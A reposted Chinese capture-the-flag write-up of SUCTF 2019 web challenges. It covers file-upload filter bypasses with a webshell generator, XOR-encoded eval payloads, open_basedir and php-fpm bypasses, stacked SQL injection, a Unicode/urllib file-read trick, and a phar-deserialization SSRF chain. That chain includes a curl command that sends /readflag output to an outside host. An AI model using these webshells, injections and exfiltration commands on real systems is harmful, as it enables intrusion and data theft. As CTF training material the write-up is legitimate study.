2019-SUCTF-web记录

转载

weixin_30345055 于 2019-08-22 09:39:00 发布 237 收藏
文章标签： php 运维 shell
原文链接：http://www.cnblogs.com/wfzWebSecuity/p/11373037.html

1.web1-chkin

首先发现服务器中间件为nginx，并且fuzz上传过滤情况，是黑名单，带ph的全部不能上传切对文件内容中包含<?进行过滤，并且服务器对文件头有exif_type的判断，直接通过xbm格式绕过，传.htaccess和.user.ini是可以的，又因为此题为nginx，所以通过.user.ini结合文件夹中已经有的index.php使其包含上传的shell.png来getshell即可

2.web2-easyphp

做的时候思路也很明确，通过eval来调用get_the_flag函数，只需要异或出一个_GET即可，这里傻了刚开始一直以为异或得到字符串必须在url中通过'单引号或者双引号来包含着这些可以用的字符，因为这些字符有特殊含义，所以浏览器解码以后不能直接用，因为我fuzz异或字符时是以可打印字符为payload的，实际上这里要用到不可打印字符，这样浏览器即使解码也不会把其识别成有特殊含义的字符


```
import string
ee= string.ascii_letters

a=['!', '#', '$', '%', '(', ')', '*', '+', '-', '/', ':', ';', '<', '>', '?', '@', '\\', ']', '^', '{', '}']
c="_GET"
#${_GET}{+}
#len=18
```

上面是异或出来的可见字符，当然这些字符大多数有特殊含义，在浏览器端不能直接使用，要用的话也要让单引号包含着，当作字符串，但是这里是没有单引号或者双引号的

所有可打印字符的ascii码值为，只要是在这个范围内的字符，全部都会被浏览器解码为可见字符，因此可以在这个字符范围内进行异或字符的fuzz

```
['61', '62', '63', '64', '65', '66', '67', '68', '69', '6a', '6b', '6c', '6d', '6e', '6f', '70', '71', '72',
'73', '74', '75',
 '76', '77', '78', '79', '7a', '41', '42', '43', '44', '45', '46', '47', '48', '49', '4a', '4b', '4c', '4d',
'4e', '4f', '50',
 '51', '52', '53', '54', '55', '56', '57', '58', '59', '5a']
```

```
C:\Python27\python.exe E:/pyproject/ctf/suctf/fuzz1.py
['0', '1', '2', '3', '4', '5', '6', '7', '8', '9', 'a', 'b', 'c', 'd', 'e', 'f', 'g', 'h', 'i', 'j', 'k', 'l', 'm', 'n', 'o', 'p', 'q', 'r', 's', 't',
[['80^df'], ['81^de'], ['82^dd'], ['83^dc'], ['84^db'], ['85^da'], ['86^d9'], ['87^d8'], ['88^d7'], ['89^d6'], ['8a^d5'], ['8b^d4'], ['8c^d3'], ['8d^d2
[['80^c7'], ['81^c6'], ['82^c5'], ['83^c4'], ['84^c3'], ['85^c2'], ['86^c1'], ['87^c0'], ['88^cf'], ['89^ce'], ['8a^cd'], ['8b^cc'], ['8c^cb'], ['8d^ca
[['80^c5'], ['81^c4'], ['82^c7'], ['83^c6'], ['84^c1'], ['85^c0'], ['86^c3'], ['87^c2'], ['88^cd'], ['89^cc'], ['8a^cf'], ['8b^ce'], ['8c^c9'], ['8d^c8
[['80^d4'], ['81^d5'], ['82^d6'], ['83^d7'], ['84^d0'], ['85^d1'], ['86^d2'], ['87^d3'], ['88^dc'], ['89^dd'], ['8a^de'], ['8b^df'], ['8c^d8'], ['8d^d9
```

上图是fuzz出来的可以用的payload，可以看到可以用的payload，非常多，就拿第一个试试吧成功执行了phpinfo

payload为：

```
${%80%80%80%80^%df%c7%c5%d4}{%80}();&%80=phpinfo
```

fuzz异或的脚本如下所示：

```
import string
ee= string.printable
a= map(lambda x:x.encode("hex"),list(ee))
_=[]
G=[]
E=[]
T=[]
print list(ee)
for i in range(256):
    for j in range(256):
        if (chr(i) not in list(ee)) & (chr(j) not in list(ee)):
            tem = i^j
            if chr(tem)=="_":
                temp=[]
                temp.append(str(hex(i)[2:])+"^"+str(hex(j))[2:])
                _.append(temp)
            if chr(tem)=="G":
                temp=[]
                temp.append(str(hex(i)[2:]) + "^" + str(hex(j))[2:])
                G.append(temp)
            if chr(tem)=="E":
                temp=[]
                temp.append(str(hex(i)[2:]) + "^" + str(hex(j))[2:])
                E.append(temp)
            if chr(tem)=="T":
                temp=[]
                temp.append(str(hex(i)[2:]) + "^" + str(hex(j))[2:])
                T.append(temp)
print _
print G
print E
print T
```

这里就可以执行get_the_flag函数了，就进入第二层

第二层是

```php
function get_the_flag(){
    // webadmin will remove your upload file every 20 min!!!!
    $userdir = "upload/tmp_".md5($_SERVER['REMOTE_ADDR']);
    if(!file_exists($userdir)){
    mkdir($userdir);
    }
    if(!empty($_FILES["file"])){
        $tmp_name = $_FILES["file"]["tmp_name"];
        $name = $_FILES["file"]["name"];
        $extension = substr($name, strrpos($name,".")+1);
    if(preg_match("/ph/i",$extension)) die("^_^");
        if(mb_strpos(file_get_contents($tmp_name), '<?')!==False) die("^_^");
    if(!exif_imagetype($tmp_name)) die("^_^");
        $path= $userdir."/".$name;
        @move_uploaded_file($tmp_name, $path);
        print_r($path);
    }
}
```

第二层和第一个题基本相似，ph全过滤，

但是可以上传.htaccess,因此可以使用

```python
#!/usr/bin/python3
# Description : create and bypass file upload filter with .htaccess
# Author : Thibaud Robin

# Will prove the file is a legit xbitmap file and the size is 1337x1337
#SIZE_HEADER = b"\n\n#define width 1337\n#define height 1337\n\n"

def generate_php_file(filename, script):
    phpfile = open(filename, 'wb')
    phpfile.write(SIZE_HEADER)
    phpfile.write(script.encode('utf-16be'))


    phpfile.close()

def generate_htacess():
    htaccess = open('.htaccess', 'wb')
    htaccess.write(SIZE_HEADER)
    htaccess.write(b'AddType application/x-httpd-php .ppp\n')
    htaccess.write(b'php_value zend.multibyte 1\n')
    htaccess.write(b'php_value zend.detect_unicode 1\n')
    htaccess.write(b'php_value display_errors 1\n')

    htaccess.close()

generate_htacess()

generate_php_file("webshell.ppp", "<?php eval($_GET['cmd']); die(); ?>")
```

拿到shell以后，这道题还有三种做法：

1.openbase_dir的限制，因此还要先绕过openbase_dir，

这里因为出题人disable_function的过滤不严，也可以通过

```
chdir('xxx');ini_set('open_basedir','..');chdir('..');chdir('..');chdir('..');chdir('..');ini_set('open_base
dir','/');var_dump(scandir('/'));
```

来进行bypass列目录，然后再跳一次进行读取flag即可

2.直接通过绕过disable_dunction来进行绕过openbase_dir,这里出题人没过率好

3.预期解是通过攻击php-fpm的unix套接字来进行绕过openbase_dir和绕过disable_function,因为php-fpm通常就两种运行模式，fast-cgi和unix套接字模式运行，所以这里可以直接用p神的脚本，更改一下php_value的值即可

```
if __name__ == '__main__':
    parser = argparse.ArgumentParser(description='Php-fpm code execution vulnerability
client.')
    parser.add_argument('host', help='Target host, such as 127.0.0.1')
    parser.add_argument('file', help='A php file absolute path, such as /usr/local/lib/
php/System.php')
    parser.add_argument('-c', '--code', help='What php code your want to execute', defa
ult='<?php phpinfo(); exit; ?>')
```

需要将这个默认文件改为unix套接字的路径

php7.2-fpm.sock默认在，**unix:///run/php/php7.2-fpm.sock**

但是0ctf中也出现过在其他目录，如**/var/run/php/**下，

```
'PHP_VALUE': 'auto_prepend_file = php://input'+chr(0x0A)+'open_basedir = /',
```

3.easy_sql

这道题拿上我就直接尝试的是短路型注入方式，length(database())={},根据返回1或者0来判断逻辑，但是后面就遇到问题了，可以跑出来库名为CTF，要跑表

但是限制了payload长度，因此没法继续注入去拿表名，并且from也是过滤了，还想过是不是可以直接猜测字段名通过substr(flag,1,1)这种来拿到flag，但是flag关键词也被过滤了，猜测了几个其它的字段也没用


这里也尝试过load_file,load_file('/flag')来尝试，但是也没反应，后面堆叠是可以查表查字段的，但是flag过滤了，prepare限制了sql语句的长度，也凉凉

```
C:\Python27\python.exe E:/pyproject/ctf/suctf/sqli.py
C
T
F
```

```
query=ascii(mid(Flag,1,1))=1
```

```
<a> Give me your flag, I will tell you if the flag is right. </a>
<form action="" method="post">
<input type="text" name="query">
<input type="submit">
</form>
</body>
</html>

Nonono.
```

这里把Flag字符串直接进行过滤了，强网杯也出过这种题，尝试预编译：



payload还没输完就报长度限制了，因此这种方法也不行

这里有队伍扫出源码了,.index.php.swp，我用dirsearch没扫到，得换个工具再扫一次。。

过滤关键词在这里

```
$BlackList = "prepare|flag|unhex|xml|drop|create|insert|like|regexp|outfile|readfile|where|fr
om|union|update|delete|if|sleep|extractvalue|updatexml|or|and|&|\"";
```


```
    $sql = "select ".$post['query']."||flag from Flag";
    mysqli_multi_query($MysqlLink,$sql);
```

查询语句如上图所示，可以看到是支持堆叠查询的，感觉预期解应该是堆叠注入,然而并不是，是一个新的知识点

预期解为：

```
1;set sql_mode=pipes_as_concat;select 1
```

即将||或逻辑转为字符串连接，那么将会把任意传递的query内容和flag进行拼接返回



这题没有过滤*，导致非预期很严重，*,1直接可以出flag。，如果过滤好的话，这道题估计还是得猜逻辑


```
mysql> select 1 || "aaaa";
+--------------+
| 1 || "aaaa" |
+--------------+
|            1 |
+--------------+
1 row in set (0.00 sec)

mysql> select 0 || "aaaa";
+--------------+
| 0 || "aaaa" |
+--------------+
|            0 |
+--------------+
1 row in set, 1 warning (0.00 sec)
```

和字符串或时前面为1则返回1，前面为0则返回0，变为pipes_as_concat以后||就成了连接符了，还是一个比较新的点。


4.pytohnginx

看到题目第一眼立马想到blackhat2019刚出来的这个unicode编码的洞

这里之前不了解python的urllib.request.urlopen的截断，这里不存在的目录的话会直接截断导致没法读取文件，我刚开始选择是



那么转化以后c/o，o这个文件夹肯定是不存在的，因此没法读取，urlopen打开文件夹进行目录穿越时必须是存在的目录



比如上面这个app目录是存在的，题目的nginx配置文件如下图所示

```
root@d782b5913fc9:/usr/local/nginx/conf# cat nginx.conf
server {
    listen 80;
    location / {
        try_files $uri @app;
    }
    location @app {
        include uwsgi_params;
        uwsgi_pass unix:///tmp/uwsgi.sock;
    }
    location /static {
        alias /app/static;
    }
    # location /flag {
    #     alias /usr/fffffflag;
    # }
```


这里有以下几种解法：

1.直接通过转换一个像c的字符，来进行读文件，delta的exp就是利用unicode字符范围来尝试出可以使用的字符串

```python
from urllib.parse import urlparse,urlunsplit,urlsplit
from urllib import parse
def get_unicode():
    for x in range(65536):
        uni=chr(x)
        url="http://suctf.c{}".format(uni)
        try:
            if getUrl(url):
                print("str: "+uni+' unicode: \\u'+str(hex(x))[2:])
        except:
            pass
def getUrl(url):
    url = url
    host = parse.urlparse(url).hostname
    if host == 'suctf.cc':
        return False
    parts = list(urlsplit(url))
    host = parts[1]
    if host == 'suctf.cc':
        return False
    newhost = []
    for h in host.split('.'):
        newhost.append(h.encode('idna').decode('utf-8'))
    parts[1] = '.'.join(newhost)
    finalUrl = urlunsplit(parts).split(' ')[0]
    host = parse.urlparse(finalUrl).hostname
    if host == 'suctf.cc':
        return True
    else:
        return False

if __name__=="__main__":
    get_unicode()
```

```
C:\Python36\python3.exe "E:/pyproject/ctf/ctf web/sqli/unicode字符爆破.py"
str: ℂ unicode: \u2102
str: ℅ unicode: \u2105
str: ℆ unicode: \u2106
str: ℭ unicode: \u212d
str: Ｃ unicode: \u216d
str: ｃ unicode: \u217d
str: ⓒ unicode: \u24b8
str: ⓒ unicode: \u24d2
str: Ｃ unicode: \uff23
str: ｃ unicode: \uff43
```


随便选其中一个就可以，然后访问：



可以看到此时达成的效果是相同的

2.第二种就是多转为一个/，利用file://suctf.cc/usr/local/nginx/conf/nginx.conf先读nginx的配置文件，然后可以看到flag的位置在/usr/ffffffflag，然后再读flag即可，这里不要移位nginx的配置文

件只是为/etc/nginx/nginx.conf，刚开始我不知道urlopen不存在的目录会截断==



3.利用file:suctf.cc/etc/passwd来绕过,那么urlparse解析的时候将无法取到hostname

```
from urllib.parse import urlsplit, urlunsplit, unquote
from urllib import parse
url="file:////suctf.cc/etc/passwd"
host = parse.urlparse(url).hostname
host
host
```

```
>>> parts = list(urlsplit(url))
>>> parts
['file', '', '//suctf.cc/etc/passwd', '', '']
```

然后第二步将url分割，分割出来还是空，因此前两个if判断很容易bypass

```
>>> parts = list(urlsplit(url))
>>> parts
['file', '', '//suctf.cc/etc/passwd', '', '']
>>> host = parts[1]
>>> host
''
```


经过第三步，此时finalurl和host都是满足条件的，主要是还是因为前面urlspilt时去掉了中间的两个//

```
>>> newhost = []
>>> for h in host.split('.'):
...     newhost.append(h.encode('idna').decode('utf-8'))
...
>>> parts[1] = '.'.join(newhost)
>>> finalUrl = urlunsplit(parts).split(' ')[0]
>>> host = parse.urlparse(finalUrl).hostname
>>> host
'suctf.cc'
>>> finalUrl
'file://suctf.cc/etc/passwd'
>>>
```

然后进行任意文件读取即可，这个也是非预期，感觉比较有意思

5.uoload labs

这道题开了一会给源码了



其中index.php，限定了后缀，并且返回上传路径，对上传文件内容检测<?

func.php中，会对我们提交的文件地址进行访问

```
    function getMIME(){
        $finfo = finfo_open(FILEINFO_MIME_TYPE);
        $this->type = finfo_file($finfo, $this->file_name);
        finfo_close($finfo);
    }
```


并调用getMIME函数进行文件内容检测，这里实际上猜也能猜到肯定这里存在phar反序列化，因为后面的admin.php限定了访问的ip地址

```
if($_SERVER['REMOTE_ADDR'] == '127.0.0.1'){
    if(isset($_POST['admin'])){

        $ip = $_POST['ip'];      //你用来获取flag的服务器ip
        $port = $_POST['port']; //
        你用来获取flag的服务器端口

        $clazz = $_POST['clazz'];
        $func1 = $_POST['func1'];
        $func2 = $_POST['func2'];
        $func3 = $_POST['func3'];
        $arg1 = $_POST['arg1'];
        $arg2 = $_POST['arg2'];
        $arg2 = $_POST['arg3'];
        $admin = new Ad($ip, $port, $clazz, $func1, $
            func2, $func3, $arg1, $arg2, $arg3);
        $admin->check();
    }
```

因此这里自然想到考了很多次的SoapClient反序列化，那么恰好这个File类又存在__wakeup函数

```
function __wakeup(){
    $class = new ReflectionClass($this->
        func);
    $a = $class->newInstanceArgs($this->
        file_name);
    $a->check();
}
```

因此在反序列化时将会通过反射类机制实现类的实例化，并且调用类对象的check的函数，这里我们可以通过$this->func=“SoapClient”，$this->file_name为new SoapClient(null,payload)中的payload传入即可，并且调用不存在的check函数，从而发起soap请求，那么现在外层的思路已经清晰了，通过phar反序列化触发soap请求，那么这里读取文件的时候又进行了限制：



这里过滤了很多协议，phar://，conpress.bzip2,conpress.zlib都过滤了

因此可以用：

```
php://filter/resource=phar://
```

来绕过过滤，从而来触发phar反序列化，那么序列化链条已经好了，现在要构造内部数据，先贴一个exp(针对buu平台复现的，有所修改)：

```php
<?php
system('rm -f 222.phar;rm -f *.gif');
$phar = new Phar('333.phar');
$phar->startBuffering();
$phar->addFromString('333.txt','text');
$phar->setStub('<script language="php">__HALT_COMPILER();</script>');

class File {
    public $file_name = "";
    public $func = "SoapClient";

    function __construct(){
        $target = "http://127.0.0.1/admin.php";
        $post_string = 'admin=1&cmd=curl --referer "`/readflag`" "http://xss.buuoj.cn/index.php?do=api%26id=qS1LKY"&clazz=SplStack&func1=push&func2=push&func3=push&arg1=123456&arg2=123456&arg3='. "\r\n";
        $headers = [];
        $this->file_name  = [
            null,
            array('location' => $target,
                  'user_agent'=> str_replace('^^', "\r\n", 'xxxxx^^Content-Type: application/x-www-form-urlencoded^^'.join('^^',$headers).'Content-Length: '. (string)strlen($post_string).'^^^^'.$post_string),
                  'uri'=>'hello')
        ];
    }
}
$object = new File;
echo urlencode(serialize($object));
$phar->setMetadata($object);
$phar->stopBuffering();
system('mv 222.phar 222.gif');
```

首先soap的内部数据，主要是访问admin.php时需要post过去的数据

```php
if($_SERVER['REMOTE_ADDR'] == '127.0.0.1'){
    if(isset($_POST['admin'])){

        $ip = $_POST['ip'];     //你用来获取flag的服务器ip
        $port = $_POST['port']; //你用来获取flag的服务器端口

        $clazz = $_POST['clazz'];
        $func1 = $_POST['func1'];
        $func2 = $_POST['func2'];
        $func3 = $_POST['func3'];
        $arg1 = $_POST['arg1'];
        $arg2 = $_POST['arg2'];
        $arg2 = $_POST['arg3'];
        $admin = new Ad($ip, $port, $clazz, $func1, $func2, $func3, $arg1, $arg2, $arg3);
        $admin->check();
    }
}
else {
    echo "You r not admin!";
}
```

```php
    function check(){

        $reflect = new ReflectionClass($this->clazz);
        $this->instance = $reflect->newInstanceArgs();

        $reflectionMethod = new ReflectionMethod($this->clazz, $this->func1);
        $reflectionMethod->invoke($this->instance, $this->arg1);

        $reflectionMethod = new ReflectionMethod($this->clazz, $this->func2);
        $reflectionMethod->invoke($this->instance, $this->arg2);

        $reflectionMethod = new ReflectionMethod($this->clazz, $this->func3);
        $reflectionMethod->invoke($this->instance, $this->arg3);
    }

    function __destruct(){
        getFlag($this->ip, $this->port);
        //使用你自己的服务器监听一个确保可以收到消息的端口来获取flag
    }
}
```

这里调用将传递到admin.php的参数进行实例化了AD类，在这个类中，又通过反射类来实例一个对象，并通过该实例化的对象来调用反射出来的该类的方法，因此只要满足传递过去的clazz类存在并且传给该类的函数的参数可以为一个就行,这里可以直接用splstack类，就是php语言实现的一个栈数据类型的类，我们只需要随便调用其中一个方法即可，比如push方法，将数据压入栈中。

▲ 8 ▼ lincoln dot du dot j at gmail dot com

```php
<?php
//SplStack Mode is LIFO (Last In First Out)

$q = new SplStack();

$q[] = 1;
$q[] = 2;
$q[] = 3;
$q->push(4);
$q->add(4,5);
```

```
clazz=SplStack&func1=push&func2=push&func3=push&arg1=123456&arg2=123456&arg3=
```

即这一个部分就可以构造好了，在用buuoj的平台测试的时候要注意cmd参数要适当转义

```
curl --referer "`/readflag`" "http://xss.buuoj.cn/index.php?do=api%26id=qS1LKY"
```

这里一个部分要将&换为%26,防止命令行下将&识别为命令链接符号，比如ls & id，将执行两条命令，这里还要注意题目中对要读取的文件内容进行了一个过滤<?,那么在phar的stub中，也就是标志phar包的标志中：

1. a stub

可以理解为一个标志，格式为`xxx<?php xxx; __HALT_COMPILER();?>`，前面内容不限，但必须以`__HALT_COMPILER();?>`来结尾，否则phar扩展将无法识别这个文件为phar文件。

```
$phar->setStub("GIF89aphp __HALT_COMPILER(); ?>"); //设置stub
```

所以只需要保证后面的一部分结尾正确即可。

或者可以使用前面题目中的<script language="php">来绕过

接下来直接生成exp进行测试即可，又可以收到flag了

然而这个不是预期解，预期解是：

```
$m = new mysqli();
$m->init();
$m->real_connect('ip','数据库账号','数据库密码','数据库',3306);
$m->query('select 1;')//执行的sql语句
```

实际上是与下图的check函数是对应起来的

```
    function check(){

        $reflect = new ReflectionClass($this->clazz);
        $this->instance = $reflect->newInstanceArgs();

        $reflectionMethod = new ReflectionMethod($this->clazz, $this->func1);
        $reflectionMethod->invoke($this->instance, $this->arg1);

        $reflectionMethod = new ReflectionMethod($this->clazz, $this->func2);
        $reflectionMethod->invoke($this->instance, $this->arg2);

        $reflectionMethod = new ReflectionMethod($this->clazz, $this->func3);
        $reflectionMethod->invoke($this->instance, $this->arg3);
    }
```

这样结合在vps搭建一个rouge mysql服务器就能够对客户端文件进行读取了，那么没设计好的是__destruct函数，这个析构函数在程序执行结束后也会执行一次，zedd师傅在后面也改成了__wakeup函数

```
<?php
class a{
 public function __wakeup(){

  echo "__wakeup()";
}

 public function __destruct(){
 echo "__destruct()";


}
}
$a=new a();
```

```
tr1ple@ubuntu:~/Desktop$ php kk.php
__destruct()tr1ple@ubuntu:~/Desktop$
```

正常情况下不执行__wakeup()

```php
<?php
class a{
 public function __wakeup(){

  echo "__wakeup()";
}

 public function __destruct(){
 echo "__destruct()";


}
}
$a=new a();
unserialize(serialize($a));
```

```
tr1ple@ubuntu:~/Desktop$ php kk.php
__wakeup()__destruct()__destruct()tr1ple@ubuntu:~/Desktop$ vim kk.php
tr1ple@ubuntu:~/Desktop$
```

只有反序列化的时候会执行__wakeup（），然后执行__destruct()，然后程序运行结束销毁对象，在执行一次__destruct函数

关于mysql 客户端攻击链接：

https://paper.seebug.org/998/

转载于:https://www.cnblogs.com/wfzWebSecuity/p/11373037.html